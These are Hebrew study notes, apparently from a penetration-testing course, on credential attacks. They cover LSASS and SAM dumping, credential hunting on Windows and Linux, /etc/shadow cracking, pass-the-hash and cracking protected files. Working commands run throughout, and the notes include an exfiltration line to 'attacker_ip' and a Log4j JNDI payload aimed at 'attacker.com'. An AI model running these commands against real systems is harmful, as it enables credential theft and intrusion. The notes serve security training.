sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt

#### **Dumping LSA Secrets מרחוק עם CrackMapExec**

crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB\_@cademy\_stdnt! --lsa

#### **Dumping SAM מרחוק עם CrackMapExec**

crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB\_@cademy\_stdnt! --sam

הנה סיכום מורחב של התקיפה על LSASS, כולל כל הפקודות שהוזכרו:

## **תקיפת LSASS**

LSASS (Local Security Authority Subsystem Service) הוא תהליך קריטי במערכות Windows, האחראי לניהול האישורים וההרשאות של המשתמשים במערכת. המטרה בתקיפה היא לגשת לזיכרון של LSASS ולהוציא ממנו פרטי כניסה (למשל, סיסמאות גלויות, האשים, כרטיסי Kerberos ועוד).

### **שלבי התקיפה**

1. **מציאת מזהה התהליך (PID) של LSASS**
   1. **ב-CMD:**tasklist /svc | findstr lsass.exe
   2. **ב-PowerShell:**Get-Process lsass
2. **יצירת Dump של תהליך LSASS**
   1. **באמצעות Task Manager** (דורש גישה ל-GUI):
      1. פתח את מנהל המשימות (Task Manager).
      2. עבור ללשונית Processes.
      3. אתר את Local Security Authority Process (lsass.exe).
      4. לחץ עליו לחיצה ימנית ובחר Create dump file.
      5. הקובץ lsass.DMP יישמר בנתיב:C:\Users\loggedonusersdirectory\AppData\Local\Temp
   2. **באמצעות rundll32.exe (ללא GUI, באמצעות PowerShell):**

rundll32 C:\windows\system32\comsvcs.dll, MiniDump <PID> C:\lsass.dmp full

**דוגמה עם PID:**

rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full

1. **העברת קובץ ה-Dump למכונת התקיפה**

ניתן להשתמש בפרוטוקולי העברת קבצים כמו:

* 1. scp (לינוקס):scp [user@victim:/path/to/lsass.dmp](mailto:user@victim:/path/to/lsass.dmp) /home/attacker/
  2. powershell להעברת קובץ HTTP:Invoke-WebRequest -Uri <http://attacker_ip/upload> -OutFile C:\lsass.dmp

1. **ניתוח קובץ ה-Dump עם pypykatz**

בשרת התקיפה (Linux):

pypykatz lsa minidump /home/attacker/lsass.dmp

1. **פלט לדוגמה של pypykatz**

authentication\_id 1354633 (14ab89)  
session\_id 2  
username bob  
domainname DESKTOP-33E7O54  
logon\_server WIN-6T0C3J2V6HP  
NT: 64f12cddaa88057e06a81b54e73b949b  
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8

1. **פענוח האש NT באמצעות Hashcat**

hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt

פלט לדוגמה:

64f12cddaa88057e06a81b54e73b949b:Password1

### **סיכום**

* מציאת מזהה תהליך של LSASS.
* יצירת Dump של LSASS עם Task Manager או rundll32.
* העברת ה-Dump למכונת התקיפה.
* ניתוח ה-Dump עם pypykatz כדי לחלץ האשים.
* שימוש ב-Hashcat לפענוח האשים ולמציאת סיסמאות.

### **חיפוש אישורים (Credential Hunting) ב-Windows**

כאשר מקבלים גישה למחשב Windows של יעד (בין אם דרך GUI או CLI), ניתן להפיק תועלת רבה מאיסוף אישורים (Credential Hunting). זהו תהליך חיפוש מקיף במערכת הקבצים וביישומים שונים כדי לאתר סיסמאות ואישורים שמאוחסנים באופן לא מאובטח.

#### **גישה לתחנת עבודה של מנהל IT**

נניח שקיבלנו גישה לתחנת עבודה של מנהל IT הפועל על Windows 10 דרך RDP. מנהלי IT עוסקים בשגרה יומית במשימות שונות שדורשות שימוש בסיסמאות ואישורים שונים. לכן, ניתן לבצע חיפוש חכם וממוקד כדי לאתר מידע רלוונטי.

### **חיפוש ממוקד (Search Centric)**

Windows וכלי צד שלישי רבים כוללים יכולות חיפוש חזקות שיכולות לעזור לנו למצוא סיסמאות במהירות. לדוגמה, ייתכן שהמשתמש תיעד סיסמאות בקובץ טקסט או בתצורת מערכת.

לפני שמתחילים, חשוב לשאול:

* אילו משימות מבצע מנהל IT ביום-יום?
* אילו משימות דורשות שימוש בסיסמאות?
* אילו קבצים, תיקיות או יישומים עשויים להכיל מידע רגיש?

### **מילות מפתח לחיפוש**

כדי לייעל את החיפוש, אפשר להשתמש במילות מפתח נפוצות שיכולות להופיע בקובצי תצורה, סקריפטים או מסמכים אישיים של המשתמש:

**דוגמאות למילות מפתח:**

Passwords, Passphrases, Keys, Username, User account, Creds, Users, Passkeys,   
configuration, dbcredential, dbpassword, pwd, Login, Credentials

### **כלי חיפוש**

#### **1. חיפוש באמצעות Windows Search**

בממשק הגרפי (GUI), ניתן להשתמש בחיפוש המובנה של Windows כדי לסרוק קבצים והגדרות מערכת לפי מילות המפתח.

#### **2. שימוש בכלי LaZagne לאיתור סיסמאות**

LaZagne הוא כלי שמאפשר חילוץ סיסמאות השמורות בדפדפנים ויישומים שונים.

ניתן להשתמש בו כך:

1. יש להעלות את הקובץ lazagne.exe למחשב היעד.
2. לפתוח את cmd או PowerShell ולנווט לתיקייה שבה נמצא הקובץ.
3. להריץ את הפקודה:

C:\Users\bob\Desktop> start lazagne.exe all

אם רוצים לקבל יותר מידע על התהליך ברקע, ניתן להוסיף -vv:

C:\Users\bob\Desktop> start lazagne.exe all -vv

**דוגמה לפלט של LaZagne:**

------------------- Winscp passwords -----------------  
[+] Password found !!!  
URL: 10.129.202.51  
Login: admin  
Password: SteveisReallyCool123  
Port: 22

ניתן גם לבדוק באתר GitHub של LaZagne אילו תוכנות נתמכות לאיסוף סיסמאות.

#### **3. שימוש ב-findstr לאיתור סיסמאות בקבצים**

ניתן להשתמש בפקודה findstr כדי לחפש דפוסים של טקסט בתוך קבצים מסוימים:

C:\> findstr /SIM /C:"password" \*.txt \*.ini \*.cfg \*.config \*.xml \*.git \*.ps1 \*.yml

הפקודה תסרוק את כל הקבצים עם הסיומות הללו כדי לבדוק אם מופיעה בהם המילה "password".

### **מקומות נוספים שכדאי לבדוק**

* **סיסמאות במדיניות קבוצתית (Group Policy) ב-SYSVOL**
* **סיסמאות בקובצי סקריפטים ב-SYSVOL**
* **סיסמאות בסקריפטים בתיקיות שיתופיות של ה-IT**
* **סיסמאות בקובצי web.config במכונות פיתוח**
* **קובץ unattend.xml**
* **סיסמאות בשדות תיאור משתמשים או מחשבים ב-Active Directory**
* **מסדי נתונים של KeePass** (ניתן לשאוב את ה-hash ולפרוץ אותו)
* **קבצים אישיים של משתמשים עם שמות חשודים:** pass.txt, passwords.docx, passwords.xlsx
* **מסמכים משותפים ב-SharePoint או תיקיות משותפות אחרות**

### **סיכום**

חיפוש אחר סיסמאות ואישורים במערכות Windows יכול להתבצע באמצעות כלים מובנים כמו Windows Search ו-findstr, או כלים חיצוניים כמו LaZagne. הצלחת התהליך תלויה במודעות לאופן שבו המשתמש מאחסן נתונים רגישים. באמצעות חיפושים ממוקדים וידע על סביבת היעד, ניתן לאתר מידע רגיש ולנצל אותו להרחבת הגישה למערכת.

להלן סיכום מורחב בעברית של החומר שנשלח, כולל פקודות:

## **ציד אישורים (Credential Hunting) בלינוקס**

ציד אישורים הוא אחד השלבים הראשונים לאחר קבלת גישה למערכת. אישורים אלו יכולים להעניק לנו הרשאות גבוהות תוך שניות או דקות. תהליך זה מהווה חלק מהסלמת הרשאות מקומית (Privilege Escalation).

כאשר אנו מקבלים גישה למערכת, למשל דרך יישום אינטרנט פגיע, נוכל לחפש סיסמאות או אישורים שנוכל לנצל. מקורות אפשריים לאישורים מחולקים לקטגוריות הבאות:

1. **קבצים** – קובצי קונפיגורציה, מסדי נתונים, הערות, סקריפטים, קובצי cron, מפתחות SSH.
2. **היסטוריה** – היסטוריית פקודות, לוגים, זיכרון מטמון, אישורים השמורים בדפדפן.
3. **זיכרון** – עיבוד נתונים בזיכרון (In-Memory Processing).
4. **Key-Rings** – מאגרי מפתחות.

### **חיפוש קובצי קונפיגורציה עם אישורים**

קובצי קונפיגורציה מכילים לעיתים קרובות סיסמאות ואישורים. על מנת למצוא אותם נשתמש בפקודה הבאה:

for l in $(echo ".conf .config .cnf"); do   
 echo -e "\nFile extension: " $l  
 find / -name \*$l 2>/dev/null | grep -v "lib\|fonts\|share\|core"  
done

דוגמה לתוצאות:

* /etc/mysql/debian.cnf
* /etc/mysql/my.cnf
* /etc/ssl/openssl.cnf

#### **חיפוש סיסמאות בתוך קובצי קונפיגורציה**

for i in $(find / -name \*.cnf 2>/dev/null | grep -v "doc\|lib"); do   
 echo -e "\nFile: " $i  
 grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#"  
done

**דוגמה לפלט:**

* user = mysql
* challengePassword = A challenge password

### **חיפוש מסדי נתונים (Databases) עם מידע רגיש**

for l in $(echo ".sql .db .\*db .db\*"); do   
 echo -e "\nDB File extension: " $l  
 find / -name \*$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man"  
done

דוגמה לתוצאות:

* /home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
* /home/cry0l1t3/.cache/tracker/meta.db

### **חיפוש קבצי טקסט עם מידע רגיש (Notes)**

find /home/\* -type f -name "\*.txt" -o ! -name "\*.\*"

קבצים אלו עשויים להכיל הערות עם סיסמאות או פרטי גישה.

### **חיפוש סקריפטים עם אישורים**

סקריפטים מסוימים מכילים סיסמאות להתחברות אוטומטית למערכות אחרות.

for l in $(echo ".py .pyc .pl .go .jar .c .sh"); do   
 echo -e "\nFile extension: " $l  
 find / -name \*$l 2>/dev/null | grep -v "doc\|lib\|headers\|share"  
done

דוגמה לסקריפטים רלוונטיים:

* /etc/profile.d/bash\_completion.sh
* /snap/core18/2128/etc/init.d/hwclock.sh

### **חיפוש cronjobs שעלולים להכיל סיסמאות**

cat /etc/crontab  
ls -la /etc/cron.\*/

cronjobs מסוימים עשויים לכלול פרטי גישה לשירותים או משתמשים.

### **חיפוש מפתחות SSH**

grep -rnw "PRIVATE KEY" /home/\* 2>/dev/null | grep ":1"  
grep -rnw "ssh-rsa" /home/\* 2>/dev/null | grep ":1"

דוגמה לפלט:

* /home/cry0l1t3/.ssh/internal\_db:1:-----BEGIN OPENSSH PRIVATE KEY-----
* /home/cry0l1t3/.ssh/internal\_db.pub:1:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCraK

### **חיפוש היסטוריית פקודות שכוללת סיסמאות**

tail -n5 /home/\*/.bash\*

היסטוריית פקודות עשויה לכלול הפעלות של פקודות עם סיסמאות בקלט.

### **סיכום**

תהליך חיפוש אישורים בלינוקס כולל סריקת קבצים שונים, היסטוריית פקודות, נתונים בזיכרון ועוד. שימוש בשיטות אלו מאפשר לנו למצוא מידע רגיש שעשוי להוביל להסלמת הרשאות או להשתלטות על המערכת.

### **סיכום מורחב – קבצי Passwd, Shadow ו-Opasswd בלינוקס**

**ניהול אימות בלינוקס**

בלינוקס, אחת ממערכות האימות הנפוצות היא **Pluggable Authentication Modules (PAM)**, כאשר המודולים **pam\_unix.so** או **pam\_unix2.so** אחראים לניהול פרטי המשתמשים, אימות, סשנים ושמירת סיסמאות. מודולים אלו נמצאים בנתיב:

/usr/lib/x86\_x64-linux-gnu/security/

בעת שינוי סיסמה באמצעות passwd, PAM מופעל ומעדכן את הנתונים בקבצים המתאימים, בעיקר /etc/passwd ו-/etc/shadow.

## **קובץ /etc/passwd**

קובץ זה מכיל מידע על כל המשתמשים במערכת וקריא לכל המשתמשים והשירותים. כל שורה בו מייצגת משתמש ומכילה שבעה שדות, המופרדים בנקודותיים ::

**מבנה פורמט /etc/passwd**

<שם משתמש>:<מידע על סיסמה>:<UID>:<GID>:<שם מלא/הערות>:<ספריית בית>:<Shell>

**דוגמה**:

cry0l1t3:x:1000:1000:cry0l1t3,,,:/home/cry0l1t3:/bin/bash

השדה השני (x) מציין כי הסיסמה מאוחסנת בקובץ /etc/shadow. במערכות ישנות מאוד ניתן למצוא את ה-Hash של הסיסמה ישירות כאן.

### **עריכה ושינוי הרשאות /etc/passwd**

במערכות פגיעות, ייתכן כי לקובץ /etc/passwd יהיו הרשאות כתיבה שגויות, מה שמאפשר לעקוף את דרישת הסיסמה למשתמש root על ידי הסרת הערך x מהשדה השני.

**לפני עריכה**:

root:x:0:0:root:/root:/bin/bash

**אחרי עריכה (ללא סיסמה ל-root)**:

root::0:0:root:/root:/bin/bash

**בדיקה לאחר העריכה**:

head -n 1 /etc/passwd  
 root::0:0:root:/root:/bin/bash

**מעבר למשתמש root ללא סיסמה**:

su  
 [root@parrot]─[/home/cry0l1t3]#

## **קובץ /etc/shadow**

בכדי להגן על הסיסמאות, לינוקס מאחסן את ה-Hash של הסיסמאות בקובץ /etc/shadow, הנגיש רק למשתמשים עם הרשאות root. פורמט הקובץ מכיל תשעה שדות:

**מבנה פורמט /etc/shadow**

<שם משתמש>:<סיסמה מוצפנת>:<תאריך שינוי אחרון>:<גיל מינימלי>:<גיל מקסימלי>:<משך אזהרה>:<זמן חוסר פעילות>:<תאריך תפוגה>:<לא בשימוש>

**דוגמה**:

cry0l1t3:$6$wBRzy$...SNIP...x9cDWUxW1:18937:0:99999:7:::

### **תוכן אופייני של הקובץ**

sudo cat /etc/shadow  
 root:\*:18747:0:99999:7:::  
sys:!:18747:0:99999:7:::  
cry0l1t3:$6$wBRzy$...SNIP...x9cDWUxW1:18937:0:99999:7:::

### **פורמט הסיסמה המוצפנת**

$<סוג אלגוריתם>$<Salt>$<סיסמה מוצפנת>

**סוגי האלגוריתמים**:

* $1$ – MD5
* $2a$ – Blowfish
* $2y$ – Eksblowfish
* $5$ – SHA-256
* $6$ – SHA-512 (ברירת מחדל במערכות חדשות)

### **משמעות תווים מיוחדים**

* ! או \* בשדה הסיסמה – המשתמש אינו יכול להתחבר באמצעות סיסמה, אך ייתכן ויוכל להתחבר באמצעות שיטות אחרות כמו Kerberos או מפתחות SSH.
* שדה ריק – המשתמש אינו דורש סיסמה, מה שעלול לאפשר גישה לא מורשית.

## **קובץ /etc/security/opasswd**

הקובץ /etc/security/opasswd משמש את PAM למניעת שימוש חוזר בסיסמאות ישנות. לקריאה יש צורך בהרשאות root.

**קריאת תוכן הקובץ**:

sudo cat /etc/security/opasswd

**דוגמה לפלט**:

cry0l1t3:1000:2:$1$HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQeRh4pAAgzuvkq1

### **חשיבות הקובץ**

* מכיל סיסמאות ישנות בפורמט מוצפן.
* מזהה שימוש ב-MD5 ($1$) אשר קל יותר לפיצוח בהשוואה ל-SHA-512.

## **פיצוח סיסמאות בלינוקס**

לאחר איסוף ה-Hashes, ניתן לנסות לפענח את הסיסמאות בעזרת כלים כמו **unshadow** ו-**hashcat**.

### **שחזור סיסמאות באמצעות Unshadow**

Unshadow משלב את הקבצים /etc/passwd ו-/etc/shadow לכדי קובץ אחד עם מידע מלא.

sudo cp /etc/passwd /tmp/passwd.bak  
sudo cp /etc/shadow /tmp/shadow.bak  
unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes

### **פיצוח Hashes עם Hashcat**

**פיצוח Hash של משתמשים רגילים**:

hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked

**פיצוח Hash מסוג MD5**:

cat md5-hashes.list  
 qNDkF0zJ3v8ylCOrKB0kt0  
E9uMSmiQeRh4pAAgzuvkq1  
 hashcat -m 500 -a 0 md5-hashes.list rockyou.txt

### **סיכום**

* **קובץ /etc/passwd** מכיל מידע על המשתמשים וניתן לקריאה לכל אחד.
* **קובץ /etc/shadow** מכיל סיסמאות מוצפנות ונגיש רק ל-root.
* **קובץ /etc/security/opasswd** משמש למניעת שימוש חוזר בסיסמאות ישנות.
* **פגיעויות אפשריות** כוללות הרשאות לא נכונות על /etc/passwd או שימוש ב-Hash חלש.
* **כלים כמו Unshadow ו-Hashcat** משמשים לניסיון שחזור סיסמאות.

**סיכום טכני של התקפות Pass the Hash (PtH)**

**מה זה Pass the Hash (PtH)?** התקפת Pass the Hash היא טכניקת תקיפה בה המשתמש בה לא זקוק לדעת את הסיסמה המפורשת כדי לבצע אימות מול מערכת, אלא הוא עושה שימוש בהאש (Hash) של הסיסמה שנשמר במערכת. ההתקפה פועלת על פרוטוקולי אימות, כשההאש נשאר קבוע עד לשינוי הסיסמה.

**דרישות התקפה:** על התוקף להיות בעל הרשאות מנהל במערכת על מנת לקבל את ה-Hash של הסיסמה. ניתן להשיג את ההאשים בכמה דרכים:

* דילוג על בסיסי נתונים של משתמשים כמו SAM.
* שליפת ההאשים ממסדי נתונים של NTDS (ntds.dit) ב-Active Directory.
* גניבת ההאשים ממערכת זיכרון של lsass.exe.

**כלים וטכניקות לשימוש בהתקפת PtH:**

1. **Mimikatz (Windows):**
   1. הכלי מאפשר להריץ תהליכים בשם משתמש בעזרת ההאש של הסיסמה.
   2. הפקודה בשימוש: mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe"
   3. זה מאפשר לתוקף להריץ את הפקודות במחשב המטרה בהקשר של משתמש אחר.
2. **PowerShell Invoke-TheHash (Windows):**
   1. מאפשרת להפעיל פקודות על מחשבים מרוחקים דרך WMI ו-SMB.
   2. ניתן לבצע פעולות כמו הוספת משתמשים חדשים למערכת או קבלת reverse shell.
3. **Impacket (Linux):**
   1. כלי כמו PsExec מאפשרים לבצע פקודות על מחשבים מרוחקים על ידי שימוש בהאשים.
   2. דוגמה:impacket-psexec [administrator@10.129.201.126](mailto:administrator@10.129.201.126) -hashes :30B3783CE2ABF1AF70F77D0660CF3453
4. **CrackMapExec (Linux):**
   1. מאפשרת לאמת מול כמה מחשבים ברשת ולהפעיל פקודות מרחוק.
   2. שימושים כוללים "Password Spraying" או ביצוע פקודות דרך SMB.
5. **evil-winrm (Linux):**
   1. אפשרות להתחבר למערכת Windows דרך WinRM ולהפעיל פקודות עם האשים.
6. **RDP PtH (Linux):**
   1. מאפשרת להתחבר לשרת Windows דרך פרוטוקול RDP על ידי שימוש בהאש.
   2. נדרש להפעיל את Restricted Admin Mode במערכת היעד.

**סיכום כללי:**

התקפות PtH מספקות דרך לתוקפים לבצע פעולות מנהלתיות על מחשבים מרוחקים בלי צורך לדעת את הסיסמה המפורשת, תוך ניצול חולשות בפרוטוקולי אימות כמו NTLM. הכלים והטכניקות השונות מאפשרות גישה למערכות דרך SMB, PowerShell, RDP וכלים נוספים, ויש להן תועלת רבה בהתקפות על רשתות עם תצורת ניהול רגישות חלשה או חוסר בשימוש בהגנה על סיסמאות.

הנה סיכום מורחב של הטקסט ששלחת:

## **קבצים מוגנים והצפנה**

השימוש בהצפנת קבצים עדיין לוקה בחסר הן בעניינים פרטיים והן בעניינים עסקיים. מסמכים רגישים כמו קורות חיים, דוחות בנקים וחוזים עדיין נשלחים ללא הצפנה, דבר שעלול להיות מסוכן ואפילו לא חוקי, במיוחד באיחוד האירופי שבו תקנות ה-GDPR מחייבות הצפנה של מידע אישי.

**הסכנות שבשליחת מידע באימייל:**

אימיילים אינם מאובטחים מספיק וניתנים ליירוט בקלות, ולכן חברות רבות משפרות את אבטחת המידע שלהן דרך הכשרות ואמצעי הגנה נוספים. אחד האמצעים הנפוצים הוא הצפנת קבצים רגישים לפני שליחתם. עם זאת, הצפנה זו ניתנת לעיתים לפיצוח באמצעות הכלים המתאימים.

### **שיטות הצפנה נפוצות:**

1. **הצפנה סימטרית (AES-256):** משתמשת באותו מפתח להצפנה ולפענוח.
2. **הצפנה א-סימטרית:** משתמשת בזוג מפתחות (ציבורי ופרטי) כדי להצפין ולפענח מידע.

## **חיפוש קבצים מוצפנים ורגישים**

אפשר לזהות קבצים מוצפנים או מוגנים לפי סיומות קובץ מסוימות. דוגמאות:

* .xls .xls\* .xltx .csv .od\* .doc .doc\* .pdf .pot .pot\* .pp\*

**חיפוש קבצים מסוימים במערכת לינוקס:**

for ext in $(echo ".xls .xls\* .xltx .csv .od\* .doc .doc\* .pdf .pot .pot\* .pp\*"); do   
 echo -e "\nFile extension: " $ext  
 find / -name \*$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core"  
done

פקודה זו תחפש קבצים עם סיומות מסוימות תוך סינון ספריות מערכת מיותרות.

## **חיפוש מפתחות SSH פרטיים**

כדי למצוא מפתחות SSH פרטיים במערכת, ניתן להריץ:

grep -rnw "PRIVATE KEY" /\* 2>/dev/null | grep ":1"

דוגמה לפלט:

/home/user/.ssh/internal\_db:1:-----BEGIN OPENSSH PRIVATE KEY-----  
/home/user/.ssh/SSH.private:1:-----BEGIN OPENSSH PRIVATE KEY-----  
/home/user/Mgmt/ceil.key:1:-----BEGIN OPENSSH PRIVATE KEY-----

אם המפתח מוצפן, יהיה כתוב בראשו:

-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,2109D25CC91F8DBFCEB0F7589066B2CC

מפתחות SSH מוצפנים דורשים סיסמה לשימוש.

## **פיצוח קבצים מוגנים עם John The Ripper**

ניתן להשתמש ב-John The Ripper כדי לפענח קבצים מוצפנים.

### **מציאת כלים לזיהוי והכנת קבצים לפיצוח:**

locate \*2john\*

דוגמאות לכלים קיימים:

* zip2john – פיצוח קובצי ZIP
* rar2john – פיצוח קובצי RAR
* ssh2john.py – יצירת האש עבור מפתחות SSH
* office2john.py – יצירת האש עבור קובצי Microsoft Office

### **פיצוח מפתחות SSH מוצפנים:**

ssh2john.py SSH.private > ssh.hash  
john --wordlist=rockyou.txt ssh.hash  
john ssh.hash --show

דוגמה לפלט:

SSH.private:1234

כלומר, הסיסמה של המפתח הייתה 1234.

## **פיצוח מסמכי Office מוגנים בסיסמה**

Office DOC ו-PDF הם קבצים רגישים שניתן להגן עליהם בסיסמה. ניתן להשתמש ב-office2john.py כדי ליצור האש:

office2john.py Protected.docx > protected-docx.hash  
john --wordlist=rockyou.txt protected-docx.hash  
john protected-docx.hash --show

דוגמה לפלט:

Protected.docx:1234

המסמך היה מוגן בסיסמה 1234.

## **פיצוח קובצי PDF מוגנים**

pdf2john.py PDF.pdf > pdf.hash  
john --wordlist=rockyou.txt pdf.hash  
john pdf.hash --show

דוגמה לפלט:

PDF.pdf:1234

גם כאן, הסיסמה שנמצאה הייתה 1234.

## **סיכום**

* ישנה חשיבות רבה להצפנת מסמכים, במיוחד עבור מידע אישי ועסקי.
* ניתן לזהות קבצים מוצפנים לפי סיומות ולמצוא מפתחות SSH פרטיים במערכת.
* כלים כמו **John The Ripper** מאפשרים לפצח הצפנות באמצעות רשימות סיסמאות נפוצות.
* פיצוח קובצי **Office ו-PDF** אפשרי באמצעות office2john.py ו-pdf2john.py.
* יש להימנע משימוש בסיסמאות חלשות, כי ניתן לפצח אותן בקלות.

זהו מדריך לפריצה של קבצי ארכיון מוגנים בסיסמה, כולל ZIP, קבצים מוצפנים ב-OpenSSL, וכוננים מוצפנים ב-BitLocker.

הוא מסביר כיצד לחלץ האש מקבצים מוגנים ולהשתמש בכלים כמו **John the Ripper** ו-**Hashcat** כדי לפצח את הסיסמה.

### **נקודות עיקריות:**

1. **ארכיונים מוגנים בסיסמה** – קבצים כמו ZIP, GZIP ו-BitLocker יכולים להיות מוצפנים כדי להגן על מידע רגיש.
2. **חילוץ האש (Hash Extraction)** – יש להשתמש בכלים כמו zip2john ו-bitlocker2john כדי לקבל האש שניתן לתקוף.
3. **פיצוח הסיסמה** – שימוש ברשימות מילים כמו rockyou.txt עם John the Ripper או Hashcat כדי למצוא את הסיסמה.
4. **שימוש בסקריפטים ובפקודות** – דוגמאות לשימוש בפקודות curl, grep, awk ו-looping ב-bash לפיצוח קבצים מוצפנים.

### **סיכום בעברית:**

המסמך עוסק באינטראקציה עם שירותים נפוצים תוך התמקדות בפרוטוקולים ושירותי שיתוף קבצים, דוא"ל ומסדי נתונים. הוא מסביר כיצד ניתן לתקשר עם שירותים אלה באמצעות כלים מובנים במערכת הפעלה (Windows ו-Linux) ודרך כלי צד-שלישי.

#### **שירותי שיתוף קבצים**

* **SMB (Server Message Block)**:
  + **Windows**: אינטראקציה דרך ה-GUI, CMD (פקודות dir, net use למיפוי כונן רשת), ו-PowerShell (Get-ChildItem, New-PSDrive).
  + **Linux**: ניתן לחבר תיקיית SMB באמצעות mount -t cifs עם פרטי כניסה בקובץ ייעודי.
  + **פקודות חשובות**: חיפוש קבצים עם find (Linux) או dir / Select-String (Windows).

#### **דוא"ל**

* **פרוטוקולים**:
  + **SMTP** (לשליחת דואר)
  + **POP3/IMAP** (לקבלת דואר)
* **כלים לניהול דוא"ל**:
  + **Evolution** (GNOME) מאפשר חיבור לשרתי דוא"ל באמצעות הצפנה (TLS/SSL).
  + **פקודת התקנה ב-Linux**: sudo apt-get install evolution.

#### **מסדי נתונים (Databases)**

* **סוגים נפוצים**: MySQL ו-MSSQL.
* **אמצעי גישה**:
  + **פקודות CLI** (mysql, sqsh, sqlcmd).
  + **GUI**: כלים כגון MySQL Workbench, SQL Server Management Studio (SSMS), או dbeaver.
* **חיבור למסד נתונים**:
  + MySQL (mysql -u username -pPassword123 -h <IP>).
  + MSSQL (sqlcmd -S <IP> -U username -P Password123).
  + התקנת **dbeaver** (sudo dpkg -i dbeaver-<version>.deb).

#### **שימוש בכלים חיצוניים**

* התייחסות לכלים קהילתיים שיכולים לשפר את העבודה עם שירותים אלו.
* הדגשת החשיבות של לימוד והתאמה לכלים חדשים בהתאם להתקדמות בתחום.

### **סיכום מורחב של המאמר**

המאמר עוסק ב**מושג ההתקפות** (Concept of Attacks) על שירותי מחשוב שונים, ומציע **מודל כללי** לניתוח התקפות.

מודל זה מבוסס על ארבעה שלבים עיקריים:

1. **מקור (Source)** – מקור המידע שמוזן לתהליך.
2. **תהליך (Process)** – האופן שבו המידע מעובד.
3. **הרשאות (Privileges)** – ההרשאות שבהן מתבצע התהליך.
4. **יעד (Destination)** – היעד שאליו נשלח המידע המעובד.

הרעיון המרכזי הוא שכל התקפה מתבססת על **תבנית חוזרת** של שלבים אלו, ולכן ניתן להשתמש במודל כדי להבין ולנתח התקפות על שירותים שונים כמו **SSH, FTP, SMB, HTTP**, ועוד.

## **שלבי המודל בהתקפות**

### **1. מקור (Source) – מהיכן מגיע המידע?**

המקור הוא המקום שממנו מוזן המידע אל התהליך. המקורות הנפוצים כוללים:

* **קוד (Code)** – מידע שמגיע מתוך הקוד של התוכנית עצמה.
* **ספריות (Libraries)** – קבצים המכילים פונקציות מוכנות מראש.
* **קובצי תצורה (Config)** – קבצים שמכילים הגדרות קבועות של התוכנית.
* **ממשקי API** – מקורות מידע חיצוניים שניתן לגשת אליהם דרך תוכניות אחרות.
* **קלט משתמש (User Input)** – נתונים שהמשתמש מכניס ידנית.

דוגמה: התקפות כמו **SQL Injection** ו-**Buffer Overflow** מבוססות על **קלט משתמש** שהוזן באופן מניפולטיבי כדי לנצל חולשה בקוד.

### **2. תהליך (Process) – כיצד המידע מעובד?**

כל מידע שמוזן לתוך מערכת עובר עיבוד מסוים, ולכן חלק מההתקפות מתמקדות בנקודה זו.

**רכיבי תהליך חשובים:**

* **PID** – מזהה התהליך שרץ.
* **Input** – הנתונים המוזנים לתהליך.
* **Data Processing** – האופן שבו המידע מעובד (חישובים, פונקציות וכו').
* **Variables** – משתנים המאחסנים את המידע במהלך העיבוד.
* **Logging** – רישום האירועים שהתרחשו במהלך התהליך.

**דוגמה:**

* התקפת **Log Injection** מנצלת את תהליך הרישום (Logging) של המערכת כדי להחדיר מידע זדוני לקובצי לוג.

### **3. הרשאות (Privileges) – אילו הרשאות יש לתהליך?**

ההתקפות המסוכנות ביותר מנצלות הרשאות גבוהות שמוקצות לתהליך.

סוגי הרשאות:

* **System** – הרשאות מערכת מלאות (root ב-Linux, SYSTEM ב-Windows).
* **User** – הרשאות ספציפיות למשתמשים מסוימים.
* **Groups** – הרשאות שהוקצו לקבוצות משתמשים.
* **Policies** – כללי הרשאות שמגבילים פעולות מסוימות.
* **Rules** – הרשאות פנימיות של היישום עצמו.

**דוגמה:**

* התקפת **Privilege Escalation** מאפשרת לתוקף לנצל חולשה ולעלות מרמת משתמש רגיל ל-root.

### **4. יעד (Destination) – מה קורה לאחר העיבוד?**

כל תהליך חייב להעביר את המידע המעובד הלאה, בין אם בתוך המערכת או אל רשת חיצונית.

סוגי יעדים:

* **מקומי (Local)** – הנתונים נשמרים במערכת המקומית (קובץ, מסד נתונים וכו').
* **רשת (Network)** – הנתונים מועברים דרך הרשת לשרת חיצוני.

**דוגמה:**

* התקפת **Data Exfiltration** שולחת מידע רגיש מהמערכת לשרת של התוקף דרך הרשת.

## **דוגמה מעשית: ניתוח התקפת Log4j (CVE-2021-44228)**

### **שלב 1 – מקור (Source)**

התוקף שולח בקשת HTTP עם כותר User-Agent מניפולטיבי, המכיל פקודת JNDI זדונית:

curl -H 'User-Agent: ${jndi:ldap://attacker.com/exploit}' <http://victim.com>

### **שלב 2 – תהליך (Process)**

שרת היעד מכניס את המידע שנשלח ללוגים באמצעות Log4j, אך בגלל חולשה בספרייה, המערכת מפרשת את המחרוזת כהוראה ולא כטקסט רגיל.

### **שלב 3 – הרשאות (Privileges)**

מכיוון שרוב הלוגים נשמרים בהרשאות גבוהות, Log4j רץ עם הרשאות מנהל (admin/root), מה שמאפשר להפעיל את הקוד המרושע עם גישה מלאה.

### **שלב 4 – יעד (Destination)**

* הקוד המרושע מפעיל שאילתת JNDI שמתחברת לשרת של התוקף: ldap://attacker.com/malware.class
* התוקף מעלה קובץ Java זדוני שמבצע Remote Code Execution (RCE) על המערכת המותקפת.
* המערכת של הקורבן מבצעת את הקובץ, והתוקף מקבל **גישה מרחוק** למערכת.

## **שלבים נוספים לאחר הפגיעה (Post-Exploitation)**

